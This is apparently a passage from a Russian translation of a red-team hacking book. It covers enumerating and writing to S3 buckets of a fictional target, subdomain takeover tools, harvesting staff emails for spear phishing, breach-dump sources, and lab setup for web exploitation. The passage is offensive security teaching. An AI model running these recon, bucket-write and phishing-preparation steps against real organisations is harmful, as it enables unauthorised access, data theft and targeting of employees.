Когда у вас будет container ID, заберите файл результатов из контейнера на хост:

```
docker cp <container-id>:/data/results.txt .
```




## Облако

Как мы говорили раньше, cloud - одна из областей, где мы видим, что многие компании неправильно защищают свои среды. Самые распространенные проблемы, которые мы обычно наблюдаем:


• Amazon S3 Missing Buckets: https://hackerone.com/reports/121461
• Права доступа к Amazon S3 Bucket: https://hackerone.com/reports/128088

• возможность перечислять и записывать файлы в публичные AWS-бакеты:

```
aws s3 ls s3://[bucketname]
aws s3 mv test.txt s3://[bucketname]
```

• отсутствие журналирования.

Прежде чем начать проверять неправильные конфигурации в разных AWS-бакетах, нужно сначала их определить. Мы попробуем несколько разных инструментов и посмотрим, что сможем обнаружить в AWS-инфраструктуре жертвы.




## Перечисление S3-бакетов


Есть много инструментов, которые могут выполнять перечисление S3-бакетов для AWS. Обычно они берут ключевые слова или списки, применяют несколько перестановок и затем пытаются определить разные бакеты. Например, можно использовать инструмент Slurp (https://github.com/bbb31/slurp), чтобы найти информацию о нашей цели CyberSpaceKittens:

```
cd /opt/slurp
./slurp domain -t cyberspacekittens.com
./slurp keyword -t cyberspacekittens
```

## Bucket Finder

Другой инструмент, Bucket Finder, не только пытается найти разные бакеты, но и скачивает все содержимое этих бакетов для анализа:

```
wget https://digi.ninja/files/bucket_finder_1.1.tar.bz2 -O bucket_finder_1.1.tar.bz2
cd /opt/bucket_finder
./bucket_finder.rb --region us my_words --download
```





Вы выполняли разведку инфраструктуры Cyber Space Kittens и определили один из их S3-бакетов (`cyberspacekittens.s3.amazonaws.com`). Каковы ваши первые шаги, чтобы получить то, что можно и нельзя увидеть в S3-бакете? Сначала можно открыть его в браузере и увидеть некоторую информацию.

Перед началом нужно создать учетную запись AWS, чтобы получить Access Key ID. Ее можно бесплатно получить в Amazon здесь: https://aws.amazon.com/s/dm/optimization/server-side-test/free-tier/free_np/. После создания учетной записи войдите в AWS, перейдите в раздел Your Security Credentials (https://amzn.to/2ItaySR), а затем в Access Keys.

Когда у вас будут AWS Access ID и Secret Key, мы можем запрашивать S3-бакетов.

Запросить S3 и скачать все:


```
# Install awscli
sudo apt install awscli

# Configure Credentials
aws configure

# Посмотреть права на S3-бакет CyberSpaceKittens
aws s3api get-bucket-acl --bucket cyberspacekittens

# Читаем файлы из S3-бакета
aws s3 ls s3://cyberspacekittens

# Скачиваем все из S3-бакета
aws s3 sync s3://cyberspacekittens .
```




Помимо запроса S3, следующее, что нужно проверить, - запись в этот бакет. Если у нас есть доступ на запись, это может позволить полное RCE их приложений. Мы часто видели, что когда файлы, хранящиеся в S3-бакетах, используются на всех их страницах, и если мы можем изменять эти файлы, мы можем поместить вредоносный код на их серверы веб-приложений.

Запись в S3:

```
echo "test" > test.txt
aws s3 mv test.txt s3://cyberspacekittens
aws s3 ls s3://cyberspacekittens
```




Примечание: write был удален из группы Everyone. Это было только для демонстрации.

## Изменение контроля доступа в AWS-бакетах

При анализе безопасности AWS нужно проверять средства контроля вокруг прав на объекты и бакеты. Объекты - отдельные файлы, а бакеты - логические единицы хранения. Оба типа прав потенциально могут быть изменены любым пользователем, если они подготовлены неправильно.

Сначала можно посмотреть каждый объект, чтобы понять, правильно ли настроены эти права:

```
aws s3api get-object-acl --bucket cyberspacekittens --key ignore.txt
```

Мы увидим, что файл доступен для записи только пользователю с именем `secure`. Он не открыт всем. Если бы у нас был доступ на запись, мы могли бы использовать `put-object` в `s3api`, чтобы изменить этот файл.

Затем смотрим, можем ли изменять сами бакеты. Это можно сделать так:

```
aws s3api get-bucket-acl --bucket cyberspacekittens
```

Опять же, в обоих этих случаях `READ` разрешен глобально, но `FULL_CONTROL` или любая запись разрешены только учетной записи с именем `secure`. Если бы у нас был доступ к бакету, мы могли бы использовать `--grant-full-control`, чтобы дать себе полный контроль над бакетом и объектами.

Ресурсы:

https://labs.detectify.com/2017/07/13/a-deep-dive-into-aws-s3-access-controls-taking-full-control-over-your-assets/

## Захваты поддоменов

Захваты поддоменов - распространенная уязвимость, которую мы сейчас видим почти у каждой компании. Происходит следующее: компания использует какой-либо стороннюю CMS, контент-платформу или облачного провайдера и указывает свои поддомены на эти платформы. Если она когда-нибудь забудет настроить сторонний сервис или снимет регистрацию с этого сервера, атакующий сможет захватить это имя хоста у третьей стороны.

Например, вы регистрируете Amazon S3-бакете с именем `testlab.s3.amazonaws.com`. Затем вы настраиваете поддомен вашей компании `testlab.company.com`, чтобы он указывал на `testlab.s3.amazonaws.com`. Через год S3-бакете `testlab.s3.amazonaws.com` вам больше не нужен, и вы снимаете его регистрацию, но забываете CNAME redirect для `testlab.company.com`. Теперь кто-то может пойти в AWS, настроить `testlab.s3.amazon.com` и получить действительный S3-бакете на домене жертвы.

Один инструмент для проверки уязвимых поддоменов называется `tko-subs`. Мы можем использовать его, чтобы проверить, можно ли захватить какие-либо найденные поддомены, указывающие на CMS-провайдера, например Heroku, Github, Shopify, Amazon S3, Amazon CloudFront и так далее.

Запуск `tko-subs`:

```
cd /opt/tko-subs/
./tkosubs -domains=list.txt -data=providers-data.csv -output=output.csv
```

Если мы найдем висячий CNAME, то можем использовать `tko-subs`, чтобы захватить Github Pages и Heroku Apps. В противном случае придется делать это вручную.


Еще два инструмента, которые могут помочь с domain takeovers:

• HostileSubBruteforcer (https://github.com/nahamsec/HostileSubBruteforcer)
• autoSubTakeover (https://github.com/JordyZomer/autoSubTakeover)

Хотите узнать больше об уязвимостях AWS? Отличное прохождение CTF AWS: http://flaws.cloud/.

## Адреса электронной почты

Огромная часть любой атаки социальной инженерии - найти email-адреса и имена сотрудников. Мы использовали Discover-скрипт в предыдущих главах, и он отлично подходит для сбора значительной части этих данных. Обычно я начинаю с Discover-скриптов и затем начинаю копать другие инструменты. Каждый инструмент делает вещи немного по-своему, и полезно использовать столько автоматизированных процессов, сколько можно.




Получив небольшой список email-адресов, полезно понять их формат. Это `firstname.lastname@cyberspacekitten.com` или `firstinitial.lastname@cyberspacekittens.com`? Когда вы поймете формат, можно использовать инструменты вроде LinkedIn, чтобы находить больше сотрудников и пытаться определить их email-адреса.

### SimplyEmail

Мы все знаем, что spear phishing по-прежнему остается одним из более успешных путей атаки. Если у нас нет уязвимостей снаружи, следующая цель - пользователи. Чтобы построить хороший список email-адресов, можно использовать инструмент SimplyEmail. Вывод этого инструмента даст формат email-адресов компании и список действительных пользователей.

Лабораторная работа:

Найдите все email-аккаунты для `cnn.com`:

```
cd /opt/SimplyEmail
./SimplyEmail.py -all -v -e cyberspacekittens.com
firefox cyberspacekittens.com<date_time>/Email_List.html
```

Это может выполняться долго, поскольку проверяются Bing, Yahoo, Google, Ask Search, PGP Repos, файлы и многое другое. Из-за этого ваша сеть может выглядеть для поисковых систем как бот, и при слишком большом числе поисковых запросов могут потребоваться captchas.

Запустите это против своей компании. Видите ли вы адреса электронной почты, которые узнаете? Это могут быть первые адреса, выбранные в качестве целей в крупномасштабной кампании.

### Прошлые утечки

Один из лучших способов получить email-аккаунты - постоянно мониторить и собирать прошлые утечки. Я не хочу напрямую ссылаться на файлы утечек, но упомяну некоторые из тех, которые счел полезными:

- 1.4 Billion Password Leak 2017: https://thehackernews.com/2017/12/data-breach-password-list.html
- Взлом Adobe 2013 года: https://nakedsecurity.sophos.com/2013/11/04/anatomy-of-a-password-disaster-adobes-giant-sized-cryptographic-blunder/
- Pastebin Dumps: http://psbdmp.ws/
- Exploit.In Dump
- Pastebin Google Dork:

```
site:pastebin.com intext:cyberspacekittens.com
```

## Дополнительные open source-ресурсы

Я не знал точно, куда поместить эти ресурсы, но хотел дать хорошую коллекцию других ресурсов, используемых для кампаний в стиле Red Team. Это может помочь определять людей, местоположения, информацию о доменах, социальные сети, анализ изображений и многое другое.

Коллекция OSINT-ссылок:

- https://github.com/IVMachiavelli/OSINT_Team_Links
- OSINT Framework: http://osintframework.com/

## Заключение


В этой главе мы прошли разные тактики разведки и рабочие инструменты. Это только начало, поскольку многие из этих техник ручные и требуют немало времени для выполнения. Вам предстоит вывести это на следующий уровень, автоматизировать все эти инструменты и сделать разведку быстрой и эффективной.

# Глава 3. Бросок - эксплуатация веб-приложений

За последние пару лет мы видели несколько критичных веб-атак на публично доступные системы. Среди них были Apache Struts 2, хотя его роль во взломе Equifax не подтверждена (http://bit.ly/2HokWi0), Panera Bread (http://bit.ly/2qwEMxH) и Uber (http://ubr.to/2hIO2tZ). Нет сомнений, что мы продолжим видеть множество других серьезных взломов через публичные интернет-facing endpoints.

Индустрия безопасности в целом движется циклически. Если посмотреть на разные уровни модели OSI, атаки каждые несколько лет смещаются на другой уровень. Что касается веба, в начале 2000-х было огромное количество эксплойтов типа SQLi и RFI. Однако когда компании начали усиливать свои внешние среды и проводить внешние тесты на проникновение, мы как атакующие перешли к атакам уровня 8, сосредоточившись на социальной инженерии, то есть phishing, как начальной точке входа. Теперь, когда организации улучшают внутреннюю безопасность с помощью Next Generation endpoint/Firewall Protection, наше внимание снова смещается к эксплуатации приложений. Мы также увидели огромный рост сложности приложений, API и языков, что заново открыло многие старые и даже новые уязвимости.

Поскольку эта книга больше ориентирована на концепции Red Teaming, мы не будем слишком глубоко погружаться во все разные веб-уязвимости или в ручную эксплуатацию каждой из них. Это не будет книга в стиле контрольного списка. Вы будете сосредоточиваться на уязвимостях, которые Red Team и реальные злоумышленники видят в реальном мире и которые приводят к компрометации PII, IP, сетей и многого другого. Тем, кто ищет очень подробные веб-методологии, я всегда рекомендую начинать с OWASP Testing Guide (http://bit.ly/2GZbVZd и https://www.owasp.org/images/1/19/OTGv4.pdf).




Заметьте: поскольку многие атаки из THP2 не изменились, мы не будем повторять в следующих упражнениях примеры вроде SQLMap, IDOR-атак и CSRF-уязвимостей. Вместо этого мы сосредоточимся на более новых критичных уязвимостях.

## Программы поиска ошибок

Прежде чем начать изучать эксплуатацию веб-приложений, немного поговорим о программах поиска ошибок. Самый частый вопрос, который мы получаем: "как продолжать учиться после этих тренингов?" Моя лучшая рекомендация - делать это на настоящих, живых системах. Можно целый день проходить учебные лабораторные стенды, но без реального опыта трудно расти.

Есть одна оговорка: в среднем проходит около 3-6 месяцев, прежде чем вы начинаете стабильно находить баги. Наш совет: не расстраивайтесь, следите за другими охотниками за багами и не забывайте проверять старые программы.

Самые распространенные программы поиска ошибок - HackerOne (https://www.hackerone.com), BugCrowd (https://bugcrowd.com/programs) и SynAck (https://www.synack.com/red-team/). Есть и множество других (https://www.vulnerability-lab.com/list-of-bug-bounty-programs.php). Такие программы могут платить от ничего до $20k+.

Многим моим студентам кажется пугающим начинать охоту за багами. На самом деле нужно просто нырнуть в это, выделять несколько часов в день и сосредоточиться на развитии того шестого чувства, которое помогает находить баги. Обычно хорошее место для старта - программы без выплат за баги, потому что профессионалы там не ищут, или крупные старые программы вроде Yahoo. У таких сайтов обычно огромный охват и множество устаревших серверов. Как упоминалось в предыдущих книгах, определение охвата для пентестов важно, и программы поиска ошибок ничем не отличаются. Многие программы явно указывают, что можно и нельзя делать, например: нельзя сканировать, нельзя использовать автоматизированные инструменты, какие домены можно атаковать и так далее. Иногда вам везет, и они разрешают `*.company.com`, но в других случаях все может быть ограничено одним FQDN.

Рассмотрим, например, eBay, поскольку у них есть публичная программа поиска ошибок. На сайте программы поиска ошибок eBay (http://pages.ebay.com/securitycenter/Researchers.html) они описывают правила, допустимые домены, допустимые уязвимости, исключения, порядок отправки отчетов и благодарности.

То, как вы сообщаете компании об уязвимостях, обычно не менее важно, чем сама находка. Нужно убедиться, что вы предоставляете компании как можно больше деталей. Сюда входят тип уязвимости, серьезность/критичность, шаги, которые вы выполнили для эксплуатации уязвимости, снимки экрана и даже рабочая демонстрация концепции. Если нужна помощь в создании единообразных отчетов, посмотрите эту форму генерации отчетов: https://buer.haus/breport/index.php.

Поскольку раньше я запускал собственные программы, хочу отметить одну вещь об эксплуатации уязвимостей в программах поиска ошибок: я видел несколько случаев, когда исследователи увлекались и заходили дальше проверки уязвимости. Среди примеров - выгрузка всей базы данных после обнаружения SQL-инъекции, дефейс страницы чем-то, что им казалось смешным, после захвата поддомена, и даже боковое перемещение внутри производственной среды после начальной уязвимости удаленного выполнения кода. Такие случаи могут привести к юридическим проблемам и потенциально к визиту федеральных служб. Поэтому используйте здравый смысл, проверяйте охват программы и помните: если что-то выглядит незаконным, скорее всего, так оно и есть.

## Введение в веб-атаки - Cyber Space Kittens

Закончив разведку и обнаружение, вы просматриваете все найденные сайты. Изучая результаты, вы не видите стандартных эксплуатируемых серверов или неправильно настроенных приложений. Нет серверов Apache Tomcat или Heartbleed/ShellShock, и похоже, что они исправили все проблемы Apache Struts и своих CMS-приложений.

Ваша интуиция шестого чувства включается на полную мощность, и вы начинаете изучать их приложение поддержки клиентов. Что-то кажется неправильным, но с чего начать?

Для всех атак в главе об эксплуатации веб-приложений доступна специальная виртуальная машина THP3 VMWare, позволяющая повторить все эти лабораторные работы. Эта виртуальная машина бесплатно доступна здесь: http://thehackerplaybook.com/get.php?type=csk-web

Чтобы настроить демо для веб-среды приложения поддержки клиентов:

1. Скачайте специальную THP VM: http://thehackerplaybook.com/get.php?type=csk-web
2. Скачайте полный список команд для лабораторных работ: https://github.com/cheetz/THP-ChatSupportSystem/blog/master/lab.txt
3. Bit.ly Link: http://bit.ly/2qBDrFo
4. Загрузите VM и дождитесь входа.
5. Когда VM полностью загрузится, она должна показать текущий IP-адрес приложения. Входить в VM не нужно, пароль не предоставляется. Ваша задача - взломать приложение.
6. Поскольку это веб-приложение размещено на вашей собственной системе, создадим запись имени хоста на нашей атакующей Kali-системе.
7. На нашей атакующей Kali VM отредактируем файл hosts, чтобы он указывал на уязвимое приложение и позволял обращаться к нему по имени хоста, а не по IP:

```
gedit /etc/hosts
```

Добавьте следующую строку с IP вашего уязвимого приложения:

```
[IP-адрес уязвимого приложения]chat
```


Теперь перейдите в браузере Kali по адресу http://chat:3000/. Если все сработало, вы должны увидеть пользовательское уязвимое приложение Node.js.

Команды и атаки для веб-раздела могут быть чрезвычайно длинными и сложными. Чтобы упростить работу, я включил все команды, которые понадобятся для каждой лабораторной работы, здесь:

https://github.com/cheetz/THP-ChatSupportSystem/blog/master/lab.txt

## Веб-атаки Red Team

Первые две книги были сосредоточены на том, как эффективно и результативно тестировать веб-приложения. На этот раз все будет немного иначе. Мы пропустим многие базовые атаки и перейдем к атакам, используемым в реальном мире.



Security Researcher Home | Eligible eBay Domains | Eligible Vulnerabilities | Exclusions | Report Form | Acknowledgements

**Eligible eBay Domains**

The following eBay domains are eligible for this Responsible Disclosure program:

| | | |
|---|---|---|
| www.ebay.com | www.export.ebay.co.th | http://www.gumtree.com |
| www.ebay.co.uk | http://www.close5.com | http://www.ebayclassifieds.com/ |
| www.ebay.com.de | www.stubhub.com | http://www.kijiji.ca |
| www.ebay.com.au | http://tweedhands.be | http://www.marktplaats.nl |
| www.ebay.ca | http://www.brands4friends.de/ | http://niewautokopen.nl |
| www.ebay.fr | http://www.gittigidiyor.com/ | http://www.ebaycommercenetwork.com/ |
| www.ebay.it | http://www.ebaynyc.com/ | http://www.shopping.com/ |
| www.ebay.es | http://www.auction.co.kr | http://www.gmarket.co.kr/ |
| www.ebay.at | http://www.secondemain.fr | http://www.ebay-kleinanzeigen.de |
| www.ebay.ch | http://www.shopping.com | http://www.2dehands.be |
| www.ebay.com.hk | http://www.sosticket.com | http://www.2ememain.be |
| www.ebay.com.sg | http://www.tickettechnology.com | http://www.bilinfo.dk/ |
| www.ebay.com.my | http://nexpartstaging.com | http://www.nieuweautokopen.nl |
| www.ebay.in | http://www.whisolutions.com/ | http://shutl.it |
| www.ebay.ph | http://shutl.com/ | http://www.gumtree.com.au/ |
| www.ebay.ie | http://about.co.kr | http://www.gumtree.co.za/ |
| www.ebay.pl | http://www.alamaula.com/ | http://www.kijiji.it |
| www.ebay.be | http://www.bilbasen.dk/ | http://www.kijiji.com.tw |
| www.benl.ebay.be | https://www.bilinfo.net/ | http://www.stubhub.co.uk |
| www.ebay.nl | http://www.motorjobs.dk/ | http://www.vivanuncios.com.mx |
| www.ebay.cn | http://www.dba.dk/ | http://www.ebayinc.com |
| www.sea.ebay.com | http://kleinanzeigen.ebay.de/ | |
| www.ebay.co.jp | http://www.mobile.de | |



Поскольку это скорее практическая книга, мы не будем уходить во все подробные технические детали тестирования веб-приложений. Однако это не означает, что такие детали нужно игнорировать. Отличный ресурс по информации о тестировании веб-приложений - Open Web Application Security Project, или OWASP. OWASP сосредоточен на разработке и обучении пользователей вопросам безопасности приложений. Каждые несколько лет OWASP составляет список самых распространенных проблем и публикует его для общества: http://bit.ly/2HAhoGR. Более подробное руководство по тестированию находится здесь: http://bit.ly/2GZbVZd. Этот документ проведет вас через типы уязвимостей, которые нужно искать, риски и способы эксплуатации. Это отличный документ с контрольным списком: http://bit.ly/2qyA9m1.

Поскольку многие мои читатели пытаются войти в область безопасности, я хотел быстро упомянуть одну вещь: если вы претендуете на работу по тестированию на проникновение, крайне важно знать как минимум OWASP Top 10 вдоль и поперек. Нужно не только знать, что это такое, но и иметь хорошие примеры для каждого пункта с точки зрения рисков, которые они несут, и способов проверки. Теперь вернемся к компрометации CSK.

## Лаборатория Chat Support System

Лаборатория Chat Support System, которую мы будем атаковать, была построена интерактивной и должна подсветить как новые, так и старые уязвимости. Как вы увидите, для многих следующих лабораторных работ мы предоставляем специальную VM с версией Chat Support System.

Само приложение написано на Node.js. Почему Node? Это одна из самых быстрорастущих платформ, которые мы видим как тестировщики на проникновение. Поскольку многим разработчикам, похоже, действительно нравится Node, я счел важным, чтобы вы понимали последствия безопасности от запуска JavaScript как серверного кода.

Что такое Node?

Node.js - это среда выполнения JavaScript, построенная на JavaScript-движке Chrome V8. Node.js использует событийную неблокирующую модель ввода-вывода, что делает его легким и эффективным [https://nodejs.org/en/]. Экосистема пакетов Node.js, NPM, является крупнейшей экосистемой библиотек с открытым исходным кодом в мире.

На самом базовом уровне Node.js позволяет запускать JavaScript вне браузера. Поскольку Node.js компактный, быстрый и кросс-платформенный, он может сильно упростить проект, объединяя стек. Хотя Node.js сам по себе не является веб-сервером, он позволяет серверной логике, написанной на JavaScript, работать вне обычного веб-клиента.

Преимущества:

- очень высокая скорость;
- однопоточная JavaScript-среда, способная действовать как самостоятельный сервер веб-приложений;
- Node.js - не протокол, а веб-сервер, написанный на JavaScript;
- NPM registry размещает почти полмиллиона пакетов бесплатного, повторно используемого Node.js-кода, что делает его крупнейшим software registry в мире.

Поскольку Node.js стал настолько популярным за последние пару лет, тестировщикам на проникновение и red-team-специалистам крайне важно понимать, что искать и как атаковать такие приложения. Например, один исследователь определил, что слабые учетные данные NPM дали ему доступ на редактирование/публикацию к 13% пакетов NPM. Через цепочки зависимостей, по оценке, 52% пакетов NPM могли быть уязвимы [https://www.bleepingcomputer.com/news/security/52-percent-of-all-javascript-npm-packages-could-have-been-hacked-via-weak-credentials/].

В следующих примерах наши лабораторные работы будут использовать Node.js как основу приложений, а для веб-сервера будет применяться фреймворк Express (https://expressjs.com/). Затем мы добавим шаблонизатор Pug (https://pugjs.org/) к нашему фреймворку Express. Это похоже на то, что мы сейчас часто видим в новых разрабатываемых приложениях.

Express - минималистичный веб-фреймворк для Node.js. Express предоставляет надежный набор возможностей для веб- и мобильных приложений, чтобы вам не приходилось делать много работы. С помощью модулей промежуточного слоя можно добавлять стороннюю аутентификацию или сервисы вроде аутентификации через Facebook либо обработки платежей через Stripe.

Pug, ранее известный как Jade, - серверный шаблонизатор, который можно, но не обязательно, использовать с Express. Jade нужен для программной генерации HTML на сервере и отправки его клиенту.

Давайте атакуем CSK и загрузим виртуальную машину Chat Support System.

## Cyber Space Kittens: системы чат-поддержки

Вы натыкаетесь на публично доступную систему чат-поддержки компании Cyber Space Kittens. Медленно просматривая все страницы и разбираясь в базовой системе, вы ищете слабые места в приложении. Вам нужно найти первую точку входа на сервер, чтобы затем выполнить пивотинг в производственную среду.

Сначала вы просматриваете все отчеты ваших сканеров уязвимостей и сканеров веб-приложений, но ничего не находите. Похоже, эта компания регулярно запускает распространенные сканеры уязвимостей и исправила большую часть своих проблем.

Золотые находки теперь зависят от ошибок программирования, неправильных конфигураций и логических изъянов. Вы также замечаете, что это приложение работает на Node.js, недавно ставшем популярным языке.

## Настройка машины для взлома веб-приложений

Хотя идеальных рецептов для Red Teaming веб-приложений не существует, в число базовых инструментов, которые вам понадобятся, входят:

- вооружитесь браузерами. Многие браузеры ведут себя очень по-разному, особенно при сложном обходе XSS:
- Firefox - мой любимый для тестирования;
- Chrome;
- Safari;
